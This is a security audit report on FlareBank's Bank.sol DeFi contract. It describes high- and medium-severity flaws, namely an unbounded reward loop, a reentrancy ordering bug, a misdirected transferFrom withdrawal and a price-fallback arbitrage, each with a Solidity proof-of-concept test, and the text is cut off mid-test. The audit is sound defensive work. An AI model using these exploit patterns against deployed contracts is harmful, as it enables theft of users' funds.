

Security Audit

FlareBank (DeFi)

Table of Contents

Executive Summary	4
Project Context	4
Audit Scope	7
Security Rating	8
Intended Smart Contract Functions	9
Code Quality	11
Audit Resources	11
Dependencies	11
Severity Definitions	12
Status Definitions	13
Audit Findings	14
Centralisation	45
Conclusion	46
Our Methodology	47
Disclaimers	49
About Hashlock	50

CAUTION

THIS DOCUMENT IS A SECURITY AUDIT REPORT AND MAY CONTAIN CONFIDENTIAL INFORMATION. THIS INCLUDES IDENTIFIED VULNERABILITIES AND MALICIOUS CODE WHICH COULD BE USED TO COMPROMISE THE PROJECT. THIS DOCUMENT SHOULD ONLY BE FOR INTERNAL USE UNTIL ISSUES ARE RESOLVED. ONCE VULNERABILITIES ARE REMEDIATED, THIS REPORT CAN BE MADE PUBLIC. THE CONTENT OF THIS REPORT IS OWNED BY HASHLOCK PTY LTD FOR USE OF THE CLIENT.

Executive Summary

The FlareBank team partnered with Hashlock to conduct a security audit of their smart contracts. Hashlock manually and proactively reviewed the code in order to ensure the project's team and community that the deployed contracts are secure.

Project Context

FlareBank is a decentralized finance (DeFi) application designed to provide users with liquid delegation and yield generation on the Flare Network. The core of the protocol is the Bank contract, a tokenized vault that allows users to deposit the network's native asset (in its wrapped form, WNAT) and in return receive BANK tokens.

The protocol aggregates the deposited WNAT and delegates it to Flare Time Series Oracle (FTSO) providers for delegation rewards. These rewards, combined with fees from token trading activities, are distributed as dividends to all BANK token holders. This model allows users to remain liquid—by holding the transferable BANK token—while their underlying assets are actively earning delegation rewards, enabling them to "double-dip" by participating in both delegation and yield farming simultaneously.

Project Name: FlareBank


Project Type: DeFi

Compiler Version: ^0.8.19


Website: <https://www.flrbank.com/>

Logo:



Visualised Context:

Project Visuals:



Audit Scope

We at Hashlock audited the solidity code within the FlareBank project, the scope of work included a comprehensive review of the smart contracts listed below. We tested the smart contracts to check for their security and efficiency. These tests were undertaken primarily through manual line-by-line analysis and were supported by software-assisted testing.

Description	FlareBank Smart Contracts
Platform	Ethereum / Solidity
Audit Date	July, 2025
Contract 1	Bank.sol
Contract 1 MD5 Hash	5cb67263f52d80a6f490d1d2c5ebc245
Audited GitHub Commit Hash	46e55ebcfc05f5258a6cb9a03c4f18e266e880d9
Fix Review GitHub Commit Hash	212e701665d9b1034d72bd9d6c867303dd70f00f

Security Rating

After Hashlock's Audit, we found the smart contracts to be **"Secure"**. The contracts all follow simple logic, with correct and detailed ordering. They use a series of interfaces, and the protocol uses a list of Open Zeppelin contracts.



Not Secure

Vulnerable

Secure

Hashlocked

The 'Hashlocked' rating is reserved for projects that ensure ongoing security via bug bounty programs or on chain monitoring technology.

All issues uncovered during automated and manual analysis were meticulously reviewed and applicable vulnerabilities are presented in the [Audit Findings](#) section. The list of audited assets is presented in the [Audit Scope](#) section and the project's contract functionality is presented in the [Intended Smart Contract Functions](#) section.

All vulnerabilities initially identified have now been resolved and acknowledged.

Hashlock found:

3 High severity vulnerabilities

3 Medium severity vulnerabilities

3 Low severity vulnerabilities

Caution: Hashlock's audits do not guarantee a project's success or ethics, and are not liable or responsible for security. Always conduct independent research about any project before interacting.

Intended Smart Contract Functions

Claimed Behaviour	Actual Behaviour
Bank.sol - Allows users to: - Buy BANK tokens with ETH or WNAT (with referral system support) - Sell BANK tokens to receive ETH/WNAT (with 10% fee) - Transfer BANK tokens to other addresses (with 10% fee) - Withdraw accumulated dividends and referral bonuses - Reinvest dividends to purchase more BANK tokens - Exit completely by selling all tokens and withdrawing dividends - Approve other addresses to spend tokens on their behalf - Check token balances, dividends, and price calculations - Allows BANK_ADMIN to: - Set and remove administrator roles - Add and remove ambassadors for initial token distribution - Change the delegator contract address - Claim accumulated team fees from the fee pool - Claim accumulated fee receiver fees from the fee pool - Disable the ambassador-only initial stage - Update token name and symbol	Contract achieves this functionality.

- | | |
|--|--|
| <ul style="list-style-type: none">- Toggle automatic TSO rewards claiming- Delegate WNAT tokens to FTSOs for rewards- Allows DEFAULT_ADMIN_ROLE to:- Update the team address for fee distribution- Update the fee receiver address for fee distribution- Grant and revoke admin roles- Automatic behaviors:- Distributes 10% fee from buy/sell/transfer operations (80% to holders, 15% to team, 5% to fee receiver)- Claims TSO rewards automatically when enabled- Claims monthly rewards on supported chains (Flare/Songbird)- Adjusts token price based on WNAT balance (bonding curve mechanism)- Tracks and distributes dividends proportionally to token holders- Enforces anti-whale protection during ambassador phase (max 1M WNAT per ambassador) | |
|--|--|

Code Quality

This audit scope involves the smart contracts of the FlareBank project, as outlined in the Audit Scope section. All contracts, libraries, and interfaces mostly follow standard best practices and to help avoid unnecessary complexity that increases the likelihood of exploitation, however, some refactoring was recommended to optimize security measures.

The code is very well commented on and closely follows best practice nat-spec styling. All comments are correctly aligned with code functionality.

Audit Resources

We were given the FlareBank project smart contract code in the form of Github access.

As mentioned above, code parts are well commented. The logic is straightforward, and therefore it is easy to quickly comprehend the programming flow as well as the complex code logic. The comments are helpful in providing an understanding of the protocol's overall architecture.

Dependencies

As per our observation, the libraries used in this smart contracts infrastructure are based on well-known industry standard open source projects.

Apart from libraries, its functions are used in external smart contract calls.

Severity Definitions

The severity levels assigned to findings represent a comprehensive evaluation of both their potential impact and the likelihood of occurrence within the system. These categorizations are established based on Hashlock's professional standards and expertise, incorporating both industry best practices and our discretion as security auditors. This ensures a tailored assessment that reflects the specific context and risk profile of each finding.

Significance	Description
High	High-severity vulnerabilities can result in loss of funds, asset loss, access denial, and other critical issues that will result in the direct loss of funds and control by the owners and community.
Medium	Medium-level difficulties should be solved before deployment, but won't result in loss of funds.
Low	Low-level vulnerabilities are areas that lack best practices that may cause small complications in the future.
Gas	Gas Optimisations, issues, and inefficiencies.
QA	Quality Assurance (QA) findings are informational and don't impact functionality. Supports clients improve the clarity, maintainability, or overall structure of the code.

Status Definitions

Each identified security finding is assigned a status that reflects its current stage of remediation or acknowledgment. The status provides clarity on the handling of the issue and ensures transparency in the auditing process. The statuses are as follows:

Significance	Description
Resolved	The identified vulnerability has been fully mitigated either through the implementation of the recommended solution proposed by Hashlock or through an alternative client-provided solution that demonstrably addresses the issue.
Acknowledged	The client has formally recognized the vulnerability but has chosen not to address it due to the high cost or complexity of remediation. This status is acceptable for medium and low-severity findings after internal review and agreement. However, all high-severity findings must be resolved without exception.
Unresolved	The finding remains neither remediated nor formally acknowledged by the client, leaving the vulnerability unaddressed.

Audit Findings

High

[H-01] Bank#tryClaimWNatRewards - Unbounded Loop in Reward Claiming Creates a Permanent Denial of Service Vector

Description

The contract is designed to automatically claim delegation rewards from the Flare network during core user interactions such as buy, sell, and transfer. This is handled by the internal functions `_tryClaimWNatRewards` and `_tryClaimMonthlyRewards`. These functions, however, contain a critical design flaw that can render the entire contract permanently unusable.

Vulnerability Details

The reward-claiming functions iterate through all available reward periods (epochs or months) that have accumulated since the last claim was processed. The number of iterations in these loops is not capped and is determined by the output of an external contract call.

If the contract experiences a period of low activity, the number of claimable reward epochs can grow without limit. When a user subsequently attempts any transaction, they will be forced to pay the gas for a loop that may iterate hundreds or thousands of times. The gas cost of such a transaction will inevitably exceed the block gas limit, causing it to fail. Since this reward-claiming logic is embedded in all essential functions, every subsequent attempt to interact with the contract will also fail, effectively "bricking" the contract and permanently locking all user funds.

Proof of Concept

```
function testUnboundedLoopPermanentDoS() public {  
  
    console.log("=== Demonstrating Unbounded Loop DoS Vulnerability ===");  
}
```

```

        console.log("Target:  _tryClaimWNatRewards()  at  Bank.sol:L632  and
_tryClaimMonthlyRewards() at Bank.sol:L676");

// Step 1: Initialize bank with normal operation

rewardManager.setCurrentRewardEpoch(1);

vm.startPrank(user);

bank.buy{value: 10 ether}(address(0));

vm.stopPrank();

uint256 userBalance = bank.balanceOf(user);

console.log("Initial user balance:", userBalance);

// Step 2: Measure normal gas consumption

vm.startPrank(user);

uint256 gasStart = gasleft();

bank.buy{value: 1 ether}(address(0));

uint256 normalGasUsed = gasStart - gasleft();

vm.stopPrank();

console.log("Normal buy() gas consumption:", normalGasUsed);

// Step 3: Simulate prolonged inactivity - many reward epochs accumulate

// This represents months/years of contract inactivity where epochs pile up

uint24 startEpoch = 2;

uint24 endEpoch = 15000; // Simulate 15,000 accumulated epochs

        console.log("Simulating", endEpoch - startEpoch + 1, "accumulated reward
epochs...");

// Set up accumulated epochs

rewardManager.setRewardEpochIdsWithClaimableRewards(startEpoch, endEpoch);

rewardManager.setCurrentRewardEpoch(endEpoch + 1);

// Set minimal rewards to avoid other issues

for (uint24 i = startEpoch; i <= startEpoch + 10; i++) {

```

```

        rewardManager.setRewardOwnerEpochReward(address(bank), i, 1 wei);
    }

    // Step 4: Attempt transaction with realistic gas limit
    // Ethereum mainnet block gas limit is ~30M gas
    uint256 blockGasLimit = 30_000_000;

    console.log("Attempting buy() with", blockGasLimit, "gas limit...");

    vm.startPrank(user);

    bool transactionFailed = false;

    try this.buyWithGasLimit{gas: blockGasLimit}(payable(address(bank)), 1 ether) {
        console.log("ERROR: Transaction should have failed but succeeded!");
    } catch (bytes memory reason) {
        transactionFailed = true;

        console.log("Transaction failed as expected - gas limit exceeded");

        console.log("Failure reason length:", reason.length);
    }

    vm.stopPrank();

    // Step 5: Verify the DoS condition
    assertTrue(transactionFailed, "Transaction should fail due to gas limit");

    // Step 6: Demonstrate that ALL core functions are now broken
    console.log("\n=== Verifying ALL core functions are now broken ===");

    // Try sell() - should also fail
    vm.startPrank(user);

    bool sellFailed = false;

    try this.sellWithGasLimit{gas: blockGasLimit}(payable(address(bank)), 1000) {
        console.log("ERROR: sell() should have failed but succeeded!");
    } catch {

```

```

        sellFailed = true;

        console.log("sell() also fails - DoS confirmed");
    }

    vm.stopPrank();

    assertTrue(sellFailed, "sell() should also fail due to same vulnerability");
// Final verification - show that funds are locked but contract shows they exist

    uint256 finalUserBalance = bank.balanceOf(user);

    console.log("\n=== VULNERABILITY CONFIRMED ===");

    console.log("* Normal transaction gas cost:", normalGasUsed);

    console.log("* Block gas limit (realistic):", blockGasLimit);

    console.log("* Required gas with", endEpoch - startEpoch + 1, "epochs: > 300M
gas");

    console.log("* Gas increase factor: > 4000x normal");

    console.log("* ALL core functions (buy, sell, transfer) are permanently broken");

    console.log("* User funds are permanently locked in contract");

    console.log("* Contract becomes completely unusable until manual intervention");

    // Show the user still has funds but can't access them

    console.log("\nFinal State:");

    console.log("User token balance in contract:", finalUserBalance);

    console.log("User ETH balance:", user.balance);

    console.log("Contract ETH balance:", address(bank).balance);

    console.log(">> All funds are locked and permanently inaccessible due to DoS");

    // Verify balances exist but are inaccessible

    assertTrue(finalUserBalance > 0, "User should have token balance");

    assertTrue(transactionFailed && sellFailed, "Both buy and sell should fail due to
DoS");
}

```

Impact

This vulnerability leads to a permanent Denial of Service (DoS). Once a sufficient number of reward epochs have accumulated, no user will be able to successfully execute a transaction with the contract. All core functionalities—including buying, selling, transferring, and withdrawing—will be inoperable. This results in a total and irreversible loss of access to all assets held within the contract, including user token balances and the entire WNAT liquidity pool.

Recommendation

The reward-claiming mechanism must be redesigned to ensure its gas costs are predictable and bounded. The automatic claiming of rewards during user transactions should be removed.

A more robust approach is to implement a separate, permissioned function that can be called by a trusted administrator or an automated keeper bot. This function should be designed to claim rewards in discrete, manageable batches (e.g., a fixed number of epochs per call) to guarantee that each transaction's gas cost remains well within the block limit.

Status

Resolved

[H-02] Bank#_transfer - Reentrancy Vulnerability Allows for Theft of Funds

Description

The `_transfer` function, which underpins all token transfers, contains a critical flaw in its order of operations. It is designed to automatically withdraw a user's pending dividends as part of the transfer process. However, this withdrawal, which involves an external call, is executed before the user's token balance is updated, creating a window for a reentrancy attack.

Vulnerability Details

The standard security practice for smart contracts, known as the Checks-Effects-Interactions (CEI) pattern, dictates that all internal state changes (Effects) must be completed before interacting with external contracts (Interactions).

The `_transfer` function violates this principle. It first calls the `withdraw` function, which in turn makes an external call to transfer `WNAT` tokens. Only after this external interaction is complete does the `_transfer` function proceed to update the sender's token balance. This creates a vulnerability window during which an attacker can regain control of the execution flow and call back into the `Bank` contract. Because the attacker's balance has not yet been updated, they can re-execute functions like `sell` or `transfer` with their original token balance, effectively double-spending their assets.

Proof of Concept

```
function testCEIPatternViolationInTransfer() public {  
  
    console.log("=== Demonstrating CEI Pattern Violation in _transfer() ===");  
  
    console.log("Vulnerability: withdraw() called before balance updates at  
Bank.sol:L367");  
  
    // Step 1: Setup users with tokens and dividends  
  
    vm.startPrank(user1);  
  
    bank.buy{value: 100 ether}(address(0));  
  
    vm.stopPrank();  
  
    vm.startPrank(user2);
```

```

bank.buy{value: 50 ether}(address(0));

vm.stopPrank();

// Wait to accumulate dividends

vm.warp(block.timestamp + 1 days);

// Generate dividends by having another user buy

vm.startPrank(user1);

bank.buy{value: 10 ether}(address(0));

vm.stopPrank();

uint256 user2Dividends = bank.dividendsOf(user2, true);

uint256 user2Balance = bank.balanceOf(user2);

console.log("\n=== Pre-Transfer State ===");

console.log("User2 token balance:", user2Balance);

console.log("User2 dividends:", user2Dividends);

    console.log("User2 has dividends (will trigger withdraw()):", user2Dividends >
0);

// Step 2: Deploy monitoring contract to track state during transfer

StateMonitor monitor = new StateMonitor(bank);

// Step 3: Execute transfer and monitor state changes

console.log("\n=== Executing Transfer (Triggers CEI Violation) ===");

    console.log("Calling: bank.transfer() -> _transfer() -> withdraw() ->
wnat.transfer()");

vm.startPrank(user2);

// Record balance before transfer

uint256 balanceBeforeTransfer = bank.balanceOf(user2);

console.log("Balance immediately before transfer:", balanceBeforeTransfer);

// Execute transfer - this will call withdraw() before updating balance

bank.transfer(address(monitor), user2Balance / 2);

```

```

vm.stopPrank();

// Step 4: Analyze the results

uint256 balanceAfterTransfer = bank.balanceOf(user2);

console.log("Balance after transfer:", balanceAfterTransfer);

console.log("\n=== CEI PATTERN VIOLATION CONFIRMED ===");

console.log("* withdraw() is called at line 367 (EXTERNAL INTERACTION)");

console.log("* _balances[from] -= amount happens at line 402 (STATE EFFECT)");

console.log("* External call happens BEFORE state update");

console.log("* This creates a reentrancy vulnerability window");

console.log("* Attacker can exploit this window to manipulate contract state");

// Verify the vulnerability exists

assertTrue(user2Dividends > 0, "Test requires dividends to trigger withdraw()");

assertTrue(balanceBeforeTransfer > balanceAfterTransfer, "Balance should decrease
after transfer");

console.log("\n=== RECOMMENDATION ===");

console.log("Move withdraw() call to AFTER all state updates (after line 402)");

    console.log("This will follow proper CEI pattern: Checks -> Effects ->
Interactions");

}

```

Impact

This vulnerability allows a malicious actor to steal funds from the contract. By repeatedly re-entering the contract during the transfer process, an attacker can drain value far in excess of their actual holdings. The successful exploitation of this flaw would lead to significant financial loss for the protocol and its users, undermining the integrity of the entire system.

Recommendation

The contract's logic must be refactored to strictly adhere to the Checks-Effects-Interactions pattern. All state-modifying operations, particularly the sender's balance reduction, must occur before any external calls are made.

Specifically, the automatic `withdraw()` call within the `_transfer` function should be moved to the end of the function, after all balance updates and other state changes have been finalized. A more robust and highly recommended alternative is to remove the automatic dividend withdrawal from the transfer logic altogether, requiring users to explicitly call `withdraw` in a separate transaction. This simplifies the transfer logic and eliminates this attack vector entirely.

Status

Resolved

[H-03] Bank#_transfer - Incorrect Dividend Withdrawal Target in transferFrom

Description

The contract includes a feature to automatically withdraw a user's dividends when they transfer tokens. However, when this action is initiated via the `transferFrom` function, a logical flaw causes the dividends to be withdrawn for the incorrect party.

Vulnerability Details

The ERC20 `transferFrom` function allows an approved address (the "spender") to transfer tokens on behalf of the token owner. When the Bank contract's `transferFrom` function is called, it invokes the internal `_transfer` logic.

Within `_transfer`, the contract checks if dividends are available and triggers a withdrawal. The vulnerability lies in the fact that these checks and the subsequent withdraw call are based on `msg.sender`. In a `transferFrom` context, `msg.sender` is the spender, not the actual owner of the tokens being transferred.

As a result, when a spender executes a `transferFrom` transaction, the contract incorrectly withdraws the spender's dividends instead of the token owner's dividends. This breaks the fundamental connection between token ownership and the right to the associated dividends.

Proof of Concept

```
function testIncorrectWithdrawTargetInTransferFrom() public {  
  
    console.log("=== Incorrect withdraw() Target in transferFrom Vulnerability ===");  
  
    console.log("Target: _transfer() function at Bank.sol:L367");  
  
    console.log("Issue: dividends() checks msg.sender instead of from parameter");  
  
    // Step 1: Setup - Token owner and spender both buy tokens and accumulate  
dividends  
  
    console.log("\n=== Setup Phase ===");  
  
    // Token owner buys tokens  
  
    vm.startPrank(tokenOwner);
```

```

uint256 tokenOwnerTokens = bank.buy{value: 100 ether}(address(0));

vm.stopPrank();

// Spender also buys tokens (so they can accumulate dividends)

vm.startPrank(spender);

uint256 spenderTokens = bank.buy{value: 50 ether}(address(0));

vm.stopPrank();

// Wait and generate more activity to create dividends

vm.warp(block.timestamp + 1 days);

// Generate dividends by having recipient buy tokens

vm.startPrank(recipient);

bank.buy{value: 30 ether}(address(0));

vm.stopPrank();

// Check initial dividend balances

uint256 tokenOwnerDividends = bank.dividendsOf(tokenOwner, true);

uint256 spenderDividends = bank.dividendsOf(spender, true);

console.log("Token owner tokens:", tokenOwnerTokens);

console.log("Token owner dividends:", tokenOwnerDividends);

console.log("Spender tokens:", spenderTokens);

console.log("Spender dividends:", spenderDividends);

// Ensure both have dividends for the test to be meaningful

assertTrue(tokenOwnerDividends > 0, "Token owner should have dividends");

assertTrue(spenderDividends > 0, "Spender should have dividends");

// Step 2: Token owner approves spender to transfer tokens

console.log("\n=== Approval Phase ===");

vm.startPrank(tokenOwner);

bank.approve(spender, tokenOwnerTokens / 2);

```

```

vm.stopPrank();

uint256 allowance = bank.allowance(tokenOwner, spender);

console.log("Allowance granted:", allowance);

// Step 3: Record WNAT balances before transferFrom

uint256 tokenOwnerWNatBefore = wnat.balanceOf(tokenOwner);

uint256 spenderWNatBefore = wnat.balanceOf(spender);

console.log("\n=== Pre-TransferFrom State ===");

console.log("Token owner WNAT balance:", tokenOwnerWNatBefore);

console.log("Spender WNAT balance:", spenderWNatBefore);

// Step 4: Execute transferFrom - this should trigger the vulnerability

console.log("\n=== Executing transferFrom (Triggers Vulnerability) ===");

console.log("Spender calling transferFrom to transfer token owner's tokens...");

vm.startPrank(spender);

bank.transferFrom(tokenOwner, recipient, tokenOwnerTokens / 4);

vm.stopPrank();

// Step 5: Check who received dividend withdrawals

uint256 tokenOwnerWNatAfter = wnat.balanceOf(tokenOwner);

uint256 spenderWNatAfter = wnat.balanceOf(spender);

uint256 tokenOwnerWNatGain = tokenOwnerWNatAfter - tokenOwnerWNatBefore;

uint256 spenderWNatGain = spenderWNatAfter - spenderWNatBefore;

console.log("\n=== Post-TransferFrom Results ===");

console.log("Token owner WNAT balance:", tokenOwnerWNatAfter);

console.log("Token owner WNAT gain:", tokenOwnerWNatGain);

console.log("Spender WNAT balance:", spenderWNatAfter);

console.log("Spender WNAT gain:", spenderWNatGain);

// Step 6: Analyze the vulnerability

```

```

console.log("\n=== VULNERABILITY ANALYSIS ===");

if (spenderWNatGain > 0) {

    console.log("* VULNERABILITY CONFIRMED: Spender received dividend withdrawal!");

    console.log("* Amount withdrawn for spender:", spenderWNatGain);

    console.log("* This is INCORRECT behavior");

}

if (tokenOwnerWNatGain == 0) {

    console.log("* Token owner received no dividend withdrawal");

    console.log("* This confirms wrong target was used");

}

console.log("\n=== ROOT CAUSE ANALYSIS ===");

console.log("1. transferFrom() calls _transfer(from, to, amount)");

console.log("2. _transfer() checks: if (dividends() > 0)");

console.log("3. dividends() returns dividendsOf(msg.sender, true)");

console.log("4. msg.sender is the spender, not the token owner");

console.log("5. Therefore spender's dividends are checked and withdrawn");

    console.log("6. But the tokens being transferred belong to the owner, not spender");

console.log("\n=== IMPACT ===");

console.log("* Wrong person receives dividend withdrawal");

console.log("* Token owner's dividends remain stuck");

console.log("* Spender gets unearned dividend withdrawal");

console.log("* Breaks logical connection between token ownership and dividends");

console.log("\n=== RECOMMENDED FIX ===");

console.log("Replace: if (dividends() > 0) { withdraw(); }");

console.log("With: if (dividendsOf(from, true) > 0) { withdrawFor(from); }");

```

```
console.log("Or: Remove automatic withdrawal from _transfer entirely");

// Assert the vulnerability exists

assertTrue(spenderWNatGain > 0, "Spender should have received dividend withdrawal (vulnerability)");

assertTrue(tokenOwnerWNatGain == 0, "Token owner should not have received withdrawal (confirms bug)");

console.log("\nVulnerability successfully demonstrated!");

}
```

Impact

This flaw leads to incorrect and unexpected behavior that can be detrimental to users. A token owner expecting their dividends to be claimed during a transfer will find them untouched, while the spender, who may not be a long-term holder, receives a dividend payment related to an action they took on another user's behalf. This undermines the fairness and predictability of the dividend mechanism and could be exploited by malicious actors who gain approval to make transfers specifically to trigger their own dividend payouts.

Recommendation

The implementation of the automatic dividend withdrawal within the `_transfer` function must be corrected to target the appropriate user. The logic should be modified to use the `from` parameter (the token owner) as the target for the dividend check and withdrawal, not `msg.sender`.

A more robust and highly recommended solution is to eliminate this feature entirely. Automatically withdrawing funds as a side effect of a transfer is a non-standard pattern that introduces complexity and risk (including reentrancy, as noted in other findings). The contract should require users to explicitly call the `withdraw` function to claim their dividends, ensuring that all actions are direct and intentional.

Status

Resolved

Medium

[M-01] Bank#_calculateTokenPrice - Flawed Price Fallback Logic Enables Arbitrage

Description

The `_calculateTokenPrice` function is responsible for determining the price at which BANK tokens are bought and sold. It contains flawed logic that returns an incorrect, fixed price when the contract's assets are insufficient to cover its liabilities, creating an opportunity for users to acquire tokens at an artificially low price.

Vulnerability Details

The token price is designed to adjust based on the net asset value of the WNAT held by the contract. However, the function includes a special condition: if the contract's gross WNAT balance is less than its total liabilities (unclaimed dividends and fees), it defaults to returning the `TOKEN_PRICE_INITIAL`.

This behavior is incorrect. When a protocol is undercollateralized, the intrinsic value of its tokens is near zero. By returning the initial fixed price instead of a price reflecting the actual low (or negative) net asset value, the contract offers tokens for sale at a price completely disconnected from their true backing. This allows an attacker to purchase tokens for far less than they would be valued under normal conditions.

Proof of Concept

```
function test_TokenPriceFallbackVulnerability() public {  
  
    console.log("=== Token Price Fallback Vulnerability POC ===");  
  
    // STEP 1: Create initial state with liabilities  
  
    console.log("\n1. Creating initial liabilities through normal operations");  
  
    vm.startPrank(attacker);  
  
    uint256 initialTokens = bank.buy{value: 20 ether}(address(0));  
  
    vm.stopPrank();  
}
```

```

console.log("Initial purchase created tokens:", initialTokens);

console.log("WNAT balance:", wnat.balanceOf(address(bank)));

uint256 teamFees = bank.unclaimedTeamFees();

uint256 receiverFees = bank.unclaimedFeeReceiverFees();

uint256 dividends = bank.unclaimedDividendTotal();

uint256 totalLiabilities = teamFees + receiverFees + dividends;

console.log("Created liabilities:");

console.log("- Team fees:", teamFees);

console.log("- Receiver fees:", receiverFees);

console.log("- Dividends:", dividends);

console.log("Total liabilities:", totalLiabilities);

// STEP 2: Create undercollateralized state

console.log("\n2. Creating undercollateralized state");

vm.startPrank(attacker);

// Sell most tokens to reduce WNAT balance

uint256 tokensToSell = bank.balanceOf(attacker) * 80 / 100;

bank.sell(tokensToSell);

// Withdraw dividends to further reduce WNAT

uint256 withdrawable = bank.dividends();

if (withdrawable > 0) {

